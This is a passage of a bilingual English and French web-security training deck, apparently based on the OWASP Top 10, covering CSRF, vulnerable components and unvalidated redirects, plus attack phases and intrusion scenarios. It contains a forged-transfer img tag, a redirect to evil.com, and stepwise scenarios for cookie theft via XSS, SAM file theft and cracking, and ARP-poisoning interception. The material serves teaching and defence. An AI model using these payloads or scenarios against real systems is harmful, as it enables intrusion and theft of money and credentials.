


Demo XI - ter

Insecure Configuration
Forced Browsing
Demo : DirBuster



A8 – Cross Site Request Forgery (CSRF)



- Who:** Anyone
- Exploitability:** Create a forged HTTP request submit them via image tags, XSS => if user is authenticated then #SUCCESS
- Frequency:** Browsers send session cookies automatically
- Detectability:** Easy via penetration testing or code analysis
- Technical Impact:** Perform any function the victim is allowed to use (logout)
- Business Impact:** Not sure the user intended to do the action / Reputation



A8 – Cross Site Request Forgery (CSRF)

Am I Vulnerable to CSRF?

1. Check the usage of an unpredictable token in each link and form
2. Prove the user is a real user
3. Multistep transactions are not immune => forge a series of request
4. No cookie or IP address in the URL => they can be forged

How Do I Prevent CSRF?

1. Use a unique token in a hidden field
2. Require the user to re-authenticate or prove they are a user using CAPTCHA
3. Use CSRF's Guard to include tokens

Example Attack Scenario

```
http://example.com/app/transferFunds?amount=1500  
&destinationAccount=4673243243
```

```

```



A8 – Falsification de requêtes inter-site (CSRF)

Une attaque de type CSRF force le navigateur d'une victime ayant une **session ouverte** sur une **application** web **vulnérable** à effectuer une **requête** sur cette dernière application. Cela implique que le navigateur de la victime va effectuer une action sur un site vulnérable à la place de la victime.

VULNÉRABILITÉ

Une attaque CSRF typique contre un forum pourrait prendre la forme de forcer l'utilisateur à *invoquer* certaines fonctions telles que la page de **déconnexion de l'application**. La balise suivante dans n'importe quelle page web vue par la victime générera une requête qui la déconnectera du forum:

```

```



A8 – Falsification de requêtes inter-site (CSRF)

VULNÉRABILITÉ

Si une banque en ligne permettait à son application de procéder à des requêtes, par exemple des transferts de fonds, une attaque similaire pourrait permettre:

```
<img  
src=http://www.example.com/transfer.do?frmAcct=document.form frmAcct  
&toAcct=4345754&toSWIFTid=434343&amt=3434.43 />
```



A8 – Falsification de requêtes inter-site (CSRF)

VÉRIFICATION DE LA SÉCURITÉ

Approches automatisées

- Une faille XSS est souvent susceptible de générer une attaque CSRF

Approches manuelles

- Tests d'intrusion rapides et efficaces



A8 – Falsification de requêtes inter-site (CSRF)

PROTECTION

Les stratégies suivantes devraient être inhérentes à toutes les applications web:

- S'assurer qu'il n'y a **pas de vulnérabilité de type XSS** dans l'application
- **Insérer des tokens uniques et aléatoires dans chaque formulaire et URL**

```
<form action="/transfer.do" method="post">
<input type="hidden" name="8438927730" value="43847384383">
...
</form>
```

De tels tokens peuvent être **uniques pour chaque** fonction ou **page** pour l'utilisateur, ou simplement uniques à la session globale; tout dépend de la granularité choisie



A8 – Falsification de requêtes inter-site (CSRF)

PROTECTION

- Pour des données sensibles ou des transactions financières, **ré-authentifiez** ou utilisez la signature de transaction
- N'utilisez pas de requêtes GET (URLs) pour les données sensibles ou pour effectuer des transactions de valeur.
- POST à lui seul n'est pas une protection suffisante.
- Pour ASP.NET, utilisez ViewStateUserKey. (Voir la référence). Ceci fournit un type de contrôle similaire à un **jeton aléatoire** comme décrit précédemment.




Demo XII

AJAX Security:
JSON Injection
Silent Transactions Attacks
Insecure Client Storage
LAB: Client Side Filtering
DOM Injection
Demo : XML Injection



A9 – Using Components with Known Vulnerabilities



- **Who:** Framework libraries can be identified and exploited with automated tools
- **Exploitability:** Identity the weak component, customize an exploit
- **Frequency:** Every application embed components: not up to date, not known by developers (and with dependencies)
- **Detectability:** Difficult (wide range of components)
- **Technical Impact:** Full range of weaknesses is possible
- **Business Impact:** From minimal to complete compromise



A9 – Using Components with Known Vulnerabilities

Am I Vulnerable to Known Vulns?

1. Not all libraries use an understandable version numbering system
2. Not all vulns are reported to CVE
3. Do a vulnerability survey
4. If vulnerable check if you are using the vulnerable part of the component and what is the impact

How Do I Prevent This?

1. Identify components / versions / dependencies
2. Monitor their security
3. Component usage rules: development practices, security test, acceptable license

Example Attack Scenario (2011)

1. **Apache CXF Authentication Bypass** – attackers could invoke any web service with full permission.
2. **Spring Remote Code Execution** – allow attackers to execute arbitrary code




A10 – « Redirect » et « Forward » non validés

Définitions

- « Redirect » est très utilisé par les applications « web »
 - Ils incluent fréquemment des données « utilisateur » intégrées à l'URL de destination
 - Si l'URL n'est pas validée, l'attaquant peut envoyer la victime vers le site de son choix (page contenant un malware ou vers un site de phishing)
- « Forward » (appelé « Transfer » en .NET) est aussi très utilisé par les applications « web »
 - Ils envoient la requête vers une autre page de la même application
 - Parfois des paramètres permettent de définir la page « destination »
 - Si l'URL n'est pas validée, l'attaquant peut court-circuiter l'authentification et les vérifications d'autorisation (autorisant ainsi l'accès à une fonction ou une ressource)



A10 – Unvalidated Redirects and Forwards



- Who:** Any website or HTML feed that your users use can do this
- Exploitability:** Redirect => victims are more likely to click on it, since the link is to a valid site. Forward => Attacker targets unsafe forward to bypass security checks
- Frequency:** Frequently used and not validated
- Detectability:** Detecting unchecked redirect is easy. Unchecked forwards are harder because they target internal pages
- Technical Impact:** Redirect => trick victims into disclosing passwords or install malwares. Forward => access control bypass.
- Business Impact:** What if your users get owned by malwares? What if attackers can access internal only functions?



A10 – Unvalidated Redirects and Forwards

Am I Vulnerable to Redirection?

1. Review the code
2. Spider the site looking for redirections
3. Check all parameters (if code is not available)

How Do I Prevent This?

1. Avoid using Redirects & Forwards
2. Do not involve user parameters in calculating the destination
3. Check the parameter value is valid and authorized for the user
4. Use mapping values

Example Attack Scenario

`http://www.example.com/redirect.jsp?url=evil.com`

`http://www.example.com/boring.jsp?fwd=admin.jsp`

What does a hacker do?

- **Phase I:** Reconnaissance / Intelligence gathering
 - Passive: Google / Social Networks / Maltego / whois
 - Active: SE
- **Phase II:** Scanning (active)
 - Pre-exploitation phase (pre-attack):
 - Threat modeling
 - Vulnerability analysis: nmap, Nessus
 - OS Fingerprinting, port scanning,...
- **Phase III:** Gaining access
 - Exploitation: Metasploit
 - DOS, session hijacking, password cracking
 - Privilege escalation
 - Post-exploitation
- **Phase IV:** Maintaining access
 - RAT installation
 - Exfiltration tools
- **Phase V:** Covering tracks
- **Phase VI:** Reporting



Demo XIII

“Pass the hash”: Metasploit

Anatomie d'une attaque

Identification du site web cible

- **Recherche** d'informations sur internet
- **Cartographie** des technologies applicatives
 - scan des ports ouverts HTTP, HTTPS, LDAP, SQL,...
 - récupération des pages par défaut
 - récupération de bannières
 - analyse des extensions et la structure par défaut des répertoires
 - générer et examiner les erreurs provoquées

Anatomie d'une attaque


- Evaluation des **vulnérabilités**
 - Injections
 - Champs de saisie
 - Activation de pages d'exemples
 - Activation d'applications installées par défaut
 - Mécanisme d'authentification
 - Gestion de session
- Définition des scénarii d'**attaque**
- Lancer de l'attaque
 - **Exécution** des scénarii

Scénarii d'intrusions

Vol de cookie de session:

- Le forum du site web cible contient une vulnérabilité **XSS**
- Utilisation de XSS pour **voler le cookie de session** de la victime
- **Accès à l'application web** avec le cookie de session de la victime
- Le site web permet de télécharger un fichier contenant la liste des dernières opérations de la victime
- Cette fonctionnalité de téléchargement contient une faille permettant de **télécharger un autre fichier** que celui proposé (**A4**)
- L'attaquant peut ainsi télécharger les fichiers
C:\WINDOWS\system32**system** (syskey) et C:\WINDOWS\system32**sam**
(Security Accounts Manager)
- A partir de ces fichiers et de **CAIN** il est possible d'obtenir le login / **mot de passe** de l'administrateur
- La machine sur laquelle est installé le site web autorise l'accès en **Remote Desktop**
- L'attaquant accède à la machine en tant qu'administrateur

Scénarii d'intrusions



Scénarii d'intrusions

Man In The Middle en entreprise:

- L'attaquant connecte sa machine **Backtrack4** sur le réseau
- L'attaquant connaît:
 - L'adresse IP de la machine de la victime
 - L'adresse IP de la Gateway
- L'attaquant utilise Ettercap pour se positionner entre la machine de la victime et la Gateway en effectuant un **ARP poisoning**
- L'attaquant peut donc voir le trafic **HTTP** qui transite entre la victime et internet et accéder aux noms d'utilisateur et aux mots de passe des sites visités
- Si la victime n'est pas prudente et ne tient pas compte des avertissements concernant les certificats (dans le cadre de l'utilisation d'un site web en **HTTPS**), l'attaquant peut également accéder au nom d'utilisateur et au mot de passe d'un site bancaire par exemple

Scénarii d'intrusions

